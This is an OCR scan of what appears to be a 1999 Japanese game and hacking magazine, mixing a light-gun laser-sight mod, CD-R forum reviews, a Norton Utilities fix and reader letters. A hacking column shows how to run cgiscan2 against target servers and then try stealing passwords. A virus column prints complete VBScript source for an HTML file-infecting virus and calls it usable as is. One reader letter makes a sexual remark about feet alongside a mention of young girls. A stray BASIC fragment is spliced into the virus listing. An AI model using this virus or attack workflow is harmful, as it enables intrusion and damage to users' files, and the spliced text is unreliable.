まずレーザーポインタの、集光レンズの距離調整を行います。ちょうどよい距離に調整したところでレンズとレーザーダイオードを瞬間接着剤で固定します。集光距離は100mであまり強い光は出ませんが、テレビまで届く距離としては十分です。しかし改造する銃の形状によっては、受光器に光が漏れて読みとり精度が低下してしまうことが考えられます。レーザーユニットの設置位置も考慮に入れ、発射口の場所を選ぶ必要があるでしょう。レーザーの発射口はドリルで削って作ってください。持っていない人は、少々汚くなりますがニッパなどで代用できます。

レーザーの電源は単3乾電池を4本使って外装にしました。プレステやサターンからは直接電源供給されていますが、どれほどまでの電力負荷に耐えられるのか不安なので、この方法を採りました。もっと出力の弱いレーザーポインタなら、本体も余裕だと思うのですが…。

コントローラ分解時の注意としては、集光用レンズの取り扱いに気を付けることと、通電状態で分解するとフォトトランジスタが破壊されてしまう恐れがあることです。事前に確認しましょう。しかしなんといっても最大の問題は、発射口に直接ユニットを取り付けてしまうと実際の照準と向きがずれ、せっかくのレーザーサイトが役に立たなくなってしまう恐れがあると

〈写真1〉銃口の付近にレーザーの発射口を開ける。コントローラの形に応じて工夫してみよう。

●ファミコンソフトのボッタクリ価格はどうにかならないですか？（千葉県船橋市/XYZ）㊞ファミコンソフトって、マニアが手放さないからもう市場にないんだよね。しばらく価格は上がり続けるはず。いまファミコンソフトを手に入れるなら、ネットで個人売買するほうがトクだよ。

〈写真2〉レーザーポインタを取り付けたところ。

いうことです。

そこで〈写真2〉のようにレーザーダイオードを発射口から離れた場所に取り付けます。そして、実際にレーザーを照射して発射口にしっかり焦点が合うことを確認しつつ、瞬間接着剤で強引にレーザーダイオードを本体に固定してしまいましょう。あらかじめ発射口から距離を離して設置することでレーザーダイオード→発射口の直線を確認し、銃身と平行に調整することで狙いに正確さが得られるわけです〈第1図〉。またレーザーユニットを受光器後方に置くことで、集光前の拡散した光が漏れて受光器に影響を与えることも防げます。

動作確認と補足

最後に、コントローラを仮組みして、配線やユニットの収まり具合を確認しましょう。外部電源のケーブルは、ほかのケーブルと同じ場所から出すようにするとスマートです。

そしてレーザー光を斜めから見て、発射口のふちに光が当たっていないかどうかを確認しましょう。必要であれば口を大きくするなどの調整をするとよいでしょう。外部からの光の漏れがないかも十分確認してください。

しかし目分量で装着したレーザーサイトですので、どうしてもサイトと銃身にずれが生じてしまうでしょう。これは各ゲームにある照準調整で、ある程度補正することができます。またテレビ画面が明るいと、レーザー光が見にくくなります。とくに画面が白っぽい場合、明るさを落としてプレイしてください。

このキットは5V駆動ですが、説明書に3V駆動改造の方法も記されています。バーチャガンには単3電池が2個分ピッタリと収まるスペースがあるので、これを利用すれば電源の内蔵も可能でしょう（そのぶんコントローラが重くなってしまうが）。降圧回路を組めば、本体からの電源で安定動作も望めるかもしれません。


そしてこれはかならず守ってほしいのですが、けっしてレーザー光を人に向けないでください。直接目にはいった場合、失明の危険があります。他人に注意を払うのはもちろんですが、自分でレーザー発射口を直接のぞき込んで確認するのも絶対避けてください。

しかし「画面の光を検出する光線銃に、レーザー光が影響しないのか?」という疑問を持つ人もいるでしょう。私も最初は無理かと思ったのですが、光線銃はもともと光をピンポイントで受光する設計ですし、レーザー光と受光器の焦点は合わそうとして合うものではありません。けっきょく、狙いも各ソフトの補正機能で修正されるので、全然影響はないのです。

●参考文献

ゲームラボ　'98年3月号
読者投稿作品「ガンコントローラ連射化」
「レーザーポインタを作ろう」解説書
秋月電子通商

〈第1図〉レーザーポインタの取りつけ位置の例




●最近メイドもののエロゲーが多い気がする。（大阪府枚方市/ジョナ）　㊊エロゲー業界では、いまメイドものが流行だそうです。コンプティークでもメイド特集をやってました。みだしが「理想のメイドさんとは?」。そんなことをマジに考えるような人間には、あまりなりたくないです。

●富野監督の最新作「逆Aガンダム」はキ●ガイとしか思えない。（宮城県仙台市/幸）　㊙巨大ロボ文化を知らない外人に頼む時点で覚悟しとかなきゃ。でもあのデザインも、よく見るとマカロニウエスタンみたいで味が出てくるぞ。「機動戦士マンダム」というのはありがちなネタだけど。

●2が発表されて、初代プレステが安くなったりしないかな。（新潟県十日町市/APS）　編SCEIの佐伯氏が言うには、「プレステをこれ以上値下げするのはまだムリ」とのこと。「まだ」ってのが怪しいね。もうちょい台数が普及すれば10,000円を切るのも夢じゃないかもよ。

●イノケンが「プレステ2の発表会に潜入してセガに情報を流す」とか言ってましたけど本当にやったんでしょうか？（埼玉県志木市/ヨード卵3ダース）㊊実行したかどうかは知らないけど、やっても意味なかったね。だって発表会の前にネットで情報がダダ漏れだったじゃない。

第16回 Brain Damaged CD-Rクラック



こうせい
バーチャル一般人。マイナーなグッズに手を出してよく失敗している。格ゲーの難しいコマンドを練習するのが好き。制服姿に弱く、十20点してしまう。

独断と偏見のCD-R掲示板レビュー

今回のCD-Rクラックは少し趣向を変えて、Webの代表的なCD-R関連の掲示板をいくつか取り上げ、私の独断で評価してみました。以下に各項目の説明をします（高いA〜E低い）。

1．ツリー式（記事のタイトルから内容に飛ぶ方式の掲示板）、一覧式（タイトル、内容が同じページに書かれている方式の掲示板）。

2．インターフェース…見やすさ、目的の記事がどれだけ探しやすいかなど。

3．話題の信憑性…その名のとおり、内容がどれだけ正確かを評価したもの。

4．ジャンル…おもに話題にされている内容。ハード（SACS、ドライブなど）、ソフト（ライティングソフト、OSなど）、ゲーム（プロテクト、特殊フォーマットなど）、音楽（CD-DA、ノイズなど）。

5．初心者歓迎度…基本的な事項について気軽に質問できる度合い。

6．ゲームに関する話題…おもにMOD-chipやプロテクトなど、微妙な問題（笑）を話題にできる度合い。


●CD-Rマニアックス掲示板

http://www.cdr.ne.jp/bbs/room/

ツリー式	
インターフェース	A
話題の信憑性	A
ハード対ソフト＝7対3	
初心者歓迎度	A
ゲームに関する話題	E

コメント：ホームページの管理者が、オレンジフォーラムのセミナーでパネリストとして出席するほどにまでなったCD-Rマニアックス。その老舗のホームページが、満を持して公開した掲示板。内容が高レベルであるのは当然だが、どちらかというと環境依存のトラブルに関する話題が多く、CD-Rの技術的な話題は意外と少ない。

CD-Rマニアックス掲示板



〈写真1〉老舗のホームページに掲示板がついに登場。内容も充実しており、安心感がある。


掲示板に入るにはメールアドレスを送ってパスワードを発行してもらう必要があり、入場時にチェックされるので荒らし目的の人は近寄らないようだ。そのため初心者でも安心して質問できる。利用している層は非常に幅広い。ただし、著作物のバックアップに関する話題はタブーとなっているので要注意。

●CD-R共同掲示板

http://www.dec.sakura.ne.jp/~kanji/b-def/cgi-bin/okpbbs.cgi

ツリー式	
インターフェース	A
話題の信憑性	B
ジャンル　おもに音楽	
初心者歓迎度	C
ゲームに関する話題	E


コメント：いくつかのCD-R系個人ホームページが協賛？　しているらしく、技術的にかなり



〈写真2〉掲示板を使用するには、パスワードが必要。この画面で登録しよう。


●各ゲーム誌の「FFVIII」評をいま読み返して、レビューのいいかげんさを痛感。（千葉県市原市/機溶）　㊙ほとんどプレイ時間がないはずだから同情の余地はあるけどね。でも、ちゃんとどこまでプレイしたかを書いてレビューしたのは、ザ・プレイステーションの飯田氏ぐらいでしたが。

CD-R共同掲示板



〈写真3〉CD-DAのことならまずこの掲示板へGo！　音楽関係の書き込みが充実している。

CD-R関係掲示版



〈写真4〉こちらの掲示板もCD-DAの内容が多い。初心者はこちらから入るとよい。

でんげき☆ゲーマーズ掲示板

〈写真5〉活発な書き込みとMOD-chipなどの怪しい内容で有名なゲーム系掲示板。過去ログ検索は便利。

突っ込んだ話題も多い。ジャンル的にはなんといってもCD-DAの話題が豊富。CD-DAに関するテクニックでわからないことがあったらここか、後述の「CD-R関係掲示版」で質問すればたいていの場合、納得のいくレスをもらうことができるだろう。

2月に管理者が変わりリニューアルオープン。開始早々「アーティキュレーション」の某記事で話題になった。その話題は一見の価値あり。くわしくは過去ログ参照。

●CD-R関係掲示版

http://www.tk.airnet.ne.jp/~gun/cgi-bin/bbs_cdr.cgi

一覧式	
インターフェース	D
話題の信憑性	B
ハード対ソフト＝6対4	
初心者歓迎度	B
ゲームに関する話題	D

コメント：ハードやソフトといったことよりも、どちらかというとCD-DAを中心としたトラブルに関する話題が多い。初心者もいるが、パワーユーザーも多く見うけられる。初心者でCD-DAをおもに扱う人には、前述のCD-R共同掲示板よりこちらをお勧めする。ただし発言が垂れ流し状態なので、レスがついても元記事がどれなのかわかりづらいのが難点である。

●でんげき☆ゲーマーズ掲示板

http://www.inetmie.or.jp/~nekoyama/pub/wwwboard/index.html

ツリー式	
インターフェース	B
話題の信憑性	D
ジャンル　おもにゲーム	
初心者歓迎度	E
ゲームに関する話題	特A

コメント：ここはほんらいゲーム系掲示板なのだか、書きこまれている内容はCD-RやMOD-chipに関する話題がほとんど。とくにゲームの話題に関しては一足早く情報を入手できる。しかし、それと同じくらいデマも流れることでも有名。あまりの酷さにプロクシ書きこみは禁止になった（一部登録者を除く）。それでも他人を装った書きこみはあとを絶たない。ある意味アングラな掲示板といえるだろう。

話題の性質上、初心者からの似た内容の質問が多く、利用者の多くはそういった状況をあまり好ましく思っていないようだ。ただ、初心者への配慮もなされていて、この掲示板にはほかのCD-R掲示板では見られない「過去ログ検索機能」があり、この機能が非常に使いやすい。

みんなでしようCD-R情報交換

〈写真6〉幅広いジャンルをカバーする掲示板。初心者にも親切だが、それに甘えないように。

●みんなでしようCD-R情報交換

http://hyper4.amuser-net.ne.jp/~auto/b5/usr/cdr/brd1/bbs.cgi

一覧式	
インターフェース	C
話題の信憑性	C
ハード対ソフト＝5対5	
初心者歓迎度	C
ゲームに関する話題	C

●コメント：すべてのジャンルにバランスの取れた掲示板。初心者の質問も多く、基本的には親切に答えてくれる。ただ、見当違いの発言をすると激しい突っ込みをされることもある。

ほかにも、まだCD-R関連の掲示板はあるが、今回はこれまで。最近プロテクトはずしが話題になったように、どこの掲示板も著作権侵害はご法度だ。利用するときは、注意しよう。

●圧力疑惑のあとのバグ騒ぎ。ざまあみろと思うのは私だけではあるまい。（千葉県佐倉市/それってアドベンチャー）　㊟掲示板に圧力をかけるような企業だと思われるんだから、スクウェアのイメージも悪くなったもんです。さすがにそこまでセコいことはしないと思うんだけどなあ。

「十分に空き容量があるのに、イメージの作成ができない!?」

『ノートンユーティリティー』の罠

『ノートンユーティリティー（以下ノートン）』は、コンピュータのさまざまな問題を解決してくれる優れたソフトです。クラッシュガード機能はかなり役に立ちますし、ハードディスクの最適化、レジストリ編集機能なども、OSについている同等の機能よりも高性能のものが多いので、私も愛用しています。

●10Gバイトの領域は何処へ?

ところが、『ノートン』がインストールされている環境でCD-Rを焼いたところ、思わぬトラブルに巻き込まれてしまったのです。その日は数か月前に10Gバイト増設したHDをぜいたくに使いたくなって、調子に乗ってイメージファイルを作りまくり、CD-Rを焼きまくっていました。最初はすんなり焼けていたのですが、あるときを境にパッタリ焼けなくなったのです。

なぜかHDにイメージを作成している段階で「ディスク容量が足りません」のエラーが…。「はて?もう空き容量を使い果たしちゃったかな」と不思議に思ってディスク容量をチェックしたところ、まだ1Gバイト以上余っています。しかし、何度繰り返しても同じようにエラー。ライティングソフトを変えてもだめ。デフラグしても、ファイルを消して空き容量をさらに増やしても効果なし。「CD-R ALL WRITE（先月号参照）」でリブートしてもだめ…。

しかたがないので、とりあえずそのときはほかのドライブにディスクイメージを作ることにしました。それでなんとかその場はしのいだものの、しばらく焼きつづけると、今度はそのドライブでもエラーが出るようになってしまいました。そんなこんなで10Gバイトの領域は、プロパティをのぞく限りでは空き領域が3Gバイトも4Gバイトもあるというのに、せいぜい700Mバイトのディスクイメージすら作れないようになってしまいました。


●まさか『ノートン』のせい!?

そこで思い出したのが、ちまたでまことしやかにささやかれている「CD-Rを焼くときに『ノートン』が悪さをする」という話です。くわしい話は知らなかったのですが、たしかに空き容量のトラブルに一枚絡んでいる可能性が考えられなくもありません。

ふと「そういえば、『ノートン』を入れたらごみ箱も強力になったな」と思いました。『ノートン』に含まれているUnErase Wizardのおかげで、ごみ箱から削除したファイルでも、アプリケーションが強制的に削除したファイルでも、かなりの確率で復帰できるようになったのです。

「でも、何であんなことができるのだろう? ひょっとして!」。そうなのです。UnErase Wizardを使ったところ、削除したはずの数個のイメージファイルがいとも簡単に復帰できてしまいました! つまり、一見削除したものの、それはTOC情報のみで、ファイル（ひとつで数百Mバイトもある!）がある領域にはオーバーライトできないようになっていたようなのです。だから、一見しただけでは空き容量がまだまだあるようにみえても、その空き容量にはイメージファイルがパンパンに詰まっていたわけですね。理由がわかったのでいらないファイルはもう復帰できないように、ファイルを根こそぎ削除したところ、やっとイメージファイルが書きこめるようになりました。

まさか『ノートン』にそんな副作用があるとは思いもしませんでした。それ以降UnErase Wizardとごみ箱のリンクは外しましたが、『ノートン』自体は消していません（UnErase Wizardも単体では使える状態）。いまのところ、その状態で問題なく動いています。みなさんもこのような症状には気をつけて、CD-Rも『ノートン』も有効活用しましょう。



高機能でユーザーに人気の『ノートンユーティリティー』には、思いがけないトラップが!?

一見空いているようでも、数百Mバイトのイメージファイルが復活する。これでは容量不足になるのも納得…。

●彼女がほしい。ただし足のサイズは14cm以下。しゃぶりまわしたいから。（東京都町田市/鹿バネ） ㊙深田恭子の足が27cmの時代だからなぁ。日本でそのサイズは、幼女か末端縮小症の婦女子しかないでしょう。同じ歳がいい場合は、中国西部の邏足村で生きる覚悟をするしかないぞ!

板前
料亭牡丹総支配人・日本裏料理協会会長。現在は総合アングラページを運営。日本におけるハッキング・クラッキング情報を積極的に提供してきた。

ハッカーへの第1歩　第7回


これまで、セキュリティホールを持ったCGIを複数解説してきました。そこで今回は、これまでに取り上げてきたCGIを、1度でチェックできてしまう便利なツールを紹介します。たんにチェックするだけなので、いままでのようにCGIのセキュリティホールをつっついてパスワードを抜いたり、rootを取ったりするところまではいきません。そこにたどりつく前の下調べで役に立つテクニックです。つまり、セキュリティホールのある、ハッキングしやすいターゲットサーバを簡単に探してみようというわけですね。

今回はブラウザは必要ありません。用意してほしいのはtelnetソフト（注1）です。Windowsの場合は、programフォルダのなかにTelnetというのがデフォルトで入っています。MacならNCSA TelnetやBetterTelnetあたりが有名です。NCSA Telnetはftp://ftp.mei.co.jp/free/mac/comm/telnet/beta/NCSA_Telnet_2.7J3.sea.hqx.gzで、BetterTelnetはftp://ftp.is.akita-u.ac.jp/pub/mac/net/telnet/better-telnetで手に入ります。


さらに、telnetソフトでログインするUNIXマシンはシェル（注2）とCコンパイラ（注3）が使えなければなりません。ただし、シェルが使えるようなサーバはセキュリティが甘い可能性が高いので、Xtel（http://flee.xtel.com）などでフリーのシェルアカウントをもらって使うほうが安心です。

それでは必要なものがそろったところで、実際にツールを動かしてみましょう。使用するツールは「cgiscan2」です。Bronc Busterという人が書いたこのプログラムは、複数のセキュリティホールを持つCGIを1度にチェックして発見することができるプログラムです。これはUNIXだけではなくNTの.exe拡張子を持つCGIやFrontPageExtensionをインストールしているUNIX/NTのCGIチェックまで行ってくれます。cgiscan2はPacketStorm Security（http://www.genocide2600.com/~tattooman/）のなかにある1999年2月のexploitsアーカイブに入っています。探すのがめんどうな人は、http://www.genocide2600.com/~tattooman/exploits-Feb-99/cgiscan2.cとブラウザに入力してください。ソースが表示されるので、そのページをまるごと保存すればOKです。

このように、UNIXのアプリはたいていソースで提供されます。とうぜん、ハッキング系のプログラムもCやPerlなどのソースで落ちていることが多いのです。ダウンロードが終わったらFreeBSDでもLinuxでも（注4）いい



〈写真1〉侵入にtelnet端末を利用するハッカーは多い。ハッキングの基本だ。



〈写真2〉アタックを自動化してくれるツールはそこらじゅうに落ちている。

●友人のススメで改造をはじめたら止まりません。どうすれば？（神奈川県茅ヶ崎市/手塚　佳一朗）㊎というか止めなくちゃいけない理由がわからない。止まらないのなら、そのまま突き進め！　でもって、ソフト以外にもハード、人格、体格、顔面と、できるものは全部改造だ！

ですからUNIXにアップロード後コンパイルして、実行可能なバイナリにしてください。以下のように端末からコマンドを打ちこめば、普通は1発でコンパイルできるはずです。

```
[user@www user]# gcc -o cgiscan2 cgiscan2.c
```

しかし、サーバの設定によっては単純にコンパイルしても実行できない場合があります。その場合はパーミッションを変更（注5）してあげましょう。

```
[user@www user]#chmod 755 cgiscan2
```

これで準備完了です。次はcgiscan2の実行ですが、下記のように入力するだけです。

```
[user@www user]# ./cgiscan2 targetserver
```

./をいれないと/binや/usr/binを読みにいきますので忘れずにつけてください。targetserverと書いてある部分は、ターゲットになるサーバのURLが入ります。

では実際にターゲットサーバにアタックをかけてみましょう。リストを見てください。このような文字列が表示されましたか？Searching forと書いてある行の部分で、phf、Count.cgi 、test-cgi、php.cgi、などの各CGI（CGI以外もある）をチェックしています。そして、＊＊Found＊＊の部分が、そのCGIが発見されたことを示しているのです。どうでしょうか？これを使えば、手軽にCGIのチェックをかけることができますね。また、ソースを見てもらえればわかりますが、このプログラムは、セキュリティホールのある有名なCGIスクリプトを、cgiscan2側であらかじめ指定して確認するだけの簡単なしくみになっています。そのため、安全にスキャンすることができるのです。

〈写真3〉こんな感じで文字列が表示されれば成功。CGIの有無がわかる。

あとは、前回までのテクニックを駆使してパスワード抜きにチャレンジしてもいいですし、ターゲットサーバにセキュリティホールがあることを親切に教えてあげてもいいでしょう。それはあなたにおまかせします。

めんどうなアタックを自動化してくれるこのようなツールは、最近とても増えてきました。初心者にも使いやすいため、不正アクセスが激増する原因になっているようです。ただし、このツール自体は違法ではありませんのでご安心を。

それでは、今回はここまで。今度こそ、CGI関連のハッキングは終わりです。さて次回は…まだ決まってません（笑）。

〈リスト1〉

```
[user@www user]# ./cgiscan2 www.★★★.org
New web server hole and info scanner for elite kode kiddies
coded by Bronc Buster - Updated Feb 1999

Getting HTTP version
Version:HTTP/1.1 200 OK
Date: Fri, 05 Mar 1999 03:22:02 GMT
Server: Apache/1.2b11
Last-Modified: Wed, 19 Aug 1998 08:05:45 GMT
ETag: "542c2-156e-35da8759"
Content-Length: 5486
Accept-Ranges: bytes
Connection: close
Content-Type: text/html
Searching for phf : . . Not Found . .
Searching for Count.cgi : ＊＊Found＊＊
Searching for test-cgi : ＊＊Found＊＊
Searching for php.cgi : . . Not Found . .
Searching for handler : . . Not Found . .
Searching for webgais : . . Not Found . .
Searching for websendmail : . . Not Found . .
Searching for webdist.cgi : . . Not Found . .
Searching for faxsurvey : . . Not Found . .
Searching for htmlscript : . . Not Found . .
Searching for pfdisplay : . . Not Found . .
Searching for perl.exe : . . Not Found . .
Searching for wwwboard.pl : . . Not Found . .
Searching for www-sql : . . Not Found . .
Searching for service.pwd : . . Not Found . .
Searching for users.pwd : . . Not Found . .
Searching for aglimpse : . . Not Found . .
Searching for man.sh : . . Not Found . .
Searching for view-source : . . Not Found . .
Searching for campas : . . Not Found . .
Searching for nph-test-cgi : ＊＊Found＊＊
Searching for args.bat : . . Not Found . .
Searching for uploader.exe : . . Not Found . .
Segmentation fault
```

（注1）コンピュータを遠隔操作するためのプログラム。今回の例では、インターネットを経由して、離れたところにあるUNIXマシンを操作している。

（注2）命令を受けとって、それをOSに指示する機能を持つプログラム。プロバイダによって、解放されていない場合がある。

（注3）C言語のような、人が理解しやすい言語を機械語に翻訳してくれる。UNIXには標準で添付されている。

（注4）2つとも日本で主流のUNIX系OS。UNIXはオープンソースのため、いろんなところが手を加えて配付しているのである。日本語マニュアルつきで3,000円ぐらいで販売されているので、ハッキングを学びたいならインストールしてみることをオススメする。

（注5）UNIXがファイルにかける制限。これでUNIXはセキュリティを高めているのである。

●僕の友達が、授業中にゲームラボを読んでいました。その光景を見たときとてつもなくうれしくなってしまいました♥（長野県飯山市/北京のイナズマ）㊙も電車のなかとかでゲームラボを読んでいる人を見ると、ほんと作ってよかったと思います。徹夜の苦労も飛ぶってもんだね。

GaKuTo
ウィルスマニア。Macのウィルスを語らせたら右に出る者はいないという。その保有数は25,000をゆうに超える。http://www.otsuka.bunkyo.tokyo.jp/virii/をチェックせよ。

Part.16 HTML Virus

先月に引き続き、今回もhtml_virusについての説明です。前回紹介したものより、少々高度なものを選びました。

ソースを追ってもらえばわかるかと思いますが、世間を騒がせたhtml_virusとはユーザーにとって、何ら脅威を感じさせるものではありません。html_virusによって感染の被害を受けるよりも、HDDをフォーマットされるプログラムのほうが危険でしょう。近い将来、さらに高度なhtml_virusやJava_virusが誕生するかもしれませんが…。

今回紹介するソースはhtml_Virusの一種NoWarnをもとにしたものです。ほとんど同じものであるため、このまま使用しても問題はありません。まずは、ソースの内容から説明していきますので、リストを参考にしつつ読んでください。

※リストの行頭の番号は行数を示すもので、解説のために書き加えたものです。

(1) VBScript 起動までのシーケンス

・下にあるHTMLのアンカータグ（<a href=～）で上のHTMLを表示する。

・上のHTMLにはBODYに何もない（<script～のみ）。

・しかし、Private Sub Window_Onloadがあるのでこれを起動。

(2) Private Sub Window_Onload（46行め）

まず、この46行め以降が先に実行されるため、ここから説明します。

```
Private Sub Window_Onload
```

・Randomize//乱数の（種の）初期化。

```
If location.protocol="file:" AND(Int((6*Rnd)+1)=1)then
```

未確認ですが、Rndは0～1の間の擬似乱数を返すメンバだと思われます。したがって、

・ロケーション欄のプロトコルが "file:" であり（http:などではなく）、かつ

・乱数により6回に1回だけ（Int()は切り捨て整数化の関数）以下のif文の内部が実行される。

```
49.set wcover=window.open("about:～略
```

おそらくIE限定で、以下の引数を用いてブラウザのウィンドウを開きます。

・背景色：808080（灰色）。

・表示：Are you sure you want to view the contents of this HTML document?

・ウィンドウ位置：左上＝（185, 227）。

・ウィンドウサイズ：幅＝335、高さ＝80。

・ウィンドウ形状：ツールバーなし、ステータスバーなし。

・ほか：最大化ボタンなし、ウィンドウサイズ変更不可。

そして、開いたウィンドウオブジェクトを変数wcoverに設定します。

```
50.Set fso=CreateObject("Scripting.FileSystemObject")
```

上記で宣言されている変数fso

●近くの本屋にゲームラボが売っていないと思ったらエロ本のコーナーにあった。表紙に"美少女ソフト"の文字があったからか!? （岩手県大船渡市/D-Blue） ㊙「レベル100になる本～美少女編」も発売してるから、エロブランドのイメージがついたのかも？ 表紙はぜんぜん違うけど…。

にファイルオブジェクトを設定します。ただし、Scriptingというものがどんな働きをするかが不明なので、確証はありませんが…。

```
51.wcover.close
52.HostPath=Replace(location.href,"file:///","")
53.HostPath=Replace(HostPath,"/","¥")
```

wcover.closeで、先ほど開いたウィンドウを閉じます。また、変数HostPathを次のように設定します。

・ロケーション欄の文字列からfile:///を削除（おそらく"C:/data/～"などであると思われる）。
・また、ディレクトリの区切りをDOS形式に変更。つまり"/"を"¥"にということである。

```
54.Call FindHTMVBS
55.window.status="HTML.NoWarn v0.1 /1nternal"
```

そのあと、下で解説するサブルーチンFindHTMVBSを起動。サブルーチン終了後、このウィンドウのステータス欄に文字列を表示（NoWarn v0.1～）します。この文字列の表示は、あまり関係ないので、適当なものでも大丈夫です。

(3) Private Sub FindHTMVBS (11行め)

```
12.cpath=fso.GetParentFolderName(HostPath)
13.Set folder=fso.GetFolder(cpath)
```

上記で設定したHostPath（c:¥data¥～）の親ディレクトリ名をcpathに設定し、そのフォルダをfolderに変更。そのあとに、そのcpathディレクトリをセットします。以下の表記と同じですね。これは効率の悪い方法といえますが、変数を明示的に宣言しなくてもよいのがVBScriptなどの簡易言語の特徴です。場合によってはよけいに理解しがたいかもしれませんけどね。

変数には＝で代入、オブジェクトはSetで代入（ほんらいは違う）と判別します。

変数が普通ならば、String（文字列）Integer（整数）といったいろいろな表記があるのですが、便利なVariant型もあるのでややこしくなってしまいます。しかも、通常宣言しないとこのVariant型になり、加えて「Variant型変数＝何型が判らない変数」とした場合はその型になり、

```
12.cpath=fso.GetParentFolderName(HostPath)では右辺のGetParentFolderName( )
```

というメソッドの戻り値になります。確信がないため、興味のある人はリファレンスを購入してください。

```
13.Set folder=fso.GetFolder(cpath)
```

GetFolder()のメソッドが何を返しているのかは不明ですが、以下のコードでfolder.Filesとされているので、オブジェクトであると判明します。けっきょく、folderの変数にC:¥foo¥barなどの「ディレクトリ」をセットしているのです。たんに"c:¥foo¥bar"という「文字列」をセットしているのではないことに注意してください。

```
14.While folder.IsRootFolder=false
```

ルートディレクトリではない限り、以下の処理を繰り返します（Whileループ、32行めまで）。

◆

今月はここまでにしておきます。続きは来月ということで。

〈リスト1〉HTML Virusソースリスト

```
1.    <html> <!--Master of Virus-->
2.    <head>
3.    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
4.    <meta name="Author" content="1nternal">
5.    </head>
6.    <BODY>
7.    <script language="VBScript"><!--
8.
9.    Private fso, HostPath
10.
11.   Private Sub FindHTMVBS
12.     cpath = fso.GetParentFolderName(HostPath)
13.     Set folder = fso.GetFolder(cpath)
14.     While folder.IsRootFolder = false
15.           Set folder = fso.GetFolder(cpath)
16.           Set fc = folder.Files
17.           cpath = fso.GetParentFolderName(cpath)
18.           For each Target in fc
```

●『エストポリス伝記II』の続編はどうなったのでしょう、㈱さん教えて。（石川県金沢市/Hでっぱ） ㈱スーファミのころとくらべると、スクウェア以外のRPGってパッとしないから。開発会社もいまはなにやってんだか…。タイトーもクッキー売るようになったからねぇ。

```
2260      IF ABS(PY_PRM) < .05 THEN
2270        PY_PRM = 0
2280      ENDIF
2290    ENDIF
```

```
19.                         InfType = Lcase(Fso.GetExtensionName(Target.name))
20.                         if InfType = "htm" or InfType = "html" or InfType = "htt" then
21.                                 Set fh = fso.opentextfile(Target.path, 1, true)
22.                                 TestString = fh.readline
23.                                 fh.close
24.                                 If TestString <> "<html> <!--Master of Virus-->" then
25.                                   TempFile = fso.GetTempName
26.                                   fso.CopyFile Target.path, TempFile
27.                                   Set fh = fso.opentextfile(Hostpath, 1, true)
28.                                   Set ft = fso.opentextfile(Target.path, 2, true)
29.                                   For I = 1 to 62
30.                                           ft.WriteLine fh.ReadLine
31.                                   Next
32.                                   fh.close
33.                                   Set fh = fso.opentextfile(TempFile, 1, true)
34.                                   Do While fh.AtEndOfStream <> True
35.                                           ft.WriteLine fh.ReadLine
36.                                   Loop
37.                                   ft.close
38.                                   fh.close
39.                                   fso.DeleteFile TempFile
40.                                 End IF
41.                         End If
42.                 Next
43.         Wend
44. End Sub
45.
46. Private Sub Window_Onload
47.         Randomize
48.         If location.protocol = "file:" AND (Int((6 * Rnd) + 1) = 1) then
49.                 set wcover = window.open ("about:%3Cbody bgcolor=%22%23808080%22%3E
                    Are you sure you want to view the contents of this HTML document?%3C/body%3E", "", "
                    top = 185, left = 227, height = 80, width = 335, toolbar=no, maximize=no, resizeable=no, status=no")
50.                 Set fso = CreateObject("Scripting.FileSystemObject")
51.                 wcover.close
52.                 HostPath = Replace(location.href, "file:///", "")
53.                 HostPath = Replace(HostPath, "/", "¥")
54.                 Call FindHTMVBS
55.                 window.status = "HTML.Master of Virus/1nternal"
56.  end IF
57. End Sub
58. --></script>
59. </BODY>
60. </HTML>
61.
62.
63.
64. <html>
65.
66. <head>
67. <meta http-equiv="Content-Type"
68. content="text/html; charset=iso-8859-1">
69. <meta name="Author" content="1nternal">
70. <title>HTML.Master of Virus</title>
71. </head>
72.
73. <body>
74.
75. <p align="center"> </p>
76.
77. <p align="center"> </p>
78.
79. <p align="center"><strong>HTML.Master of Virus</strong></p>
80.
81. <p align="center">/ 1nternal</p>
82.
83. <p align="center"><a
84. href="http://www.GameLAB.com/Master_of_Virus/">1nternal's
85. VX Site</a></p>
86.
87. <p> </p>
88. </body>
89. </html>
```


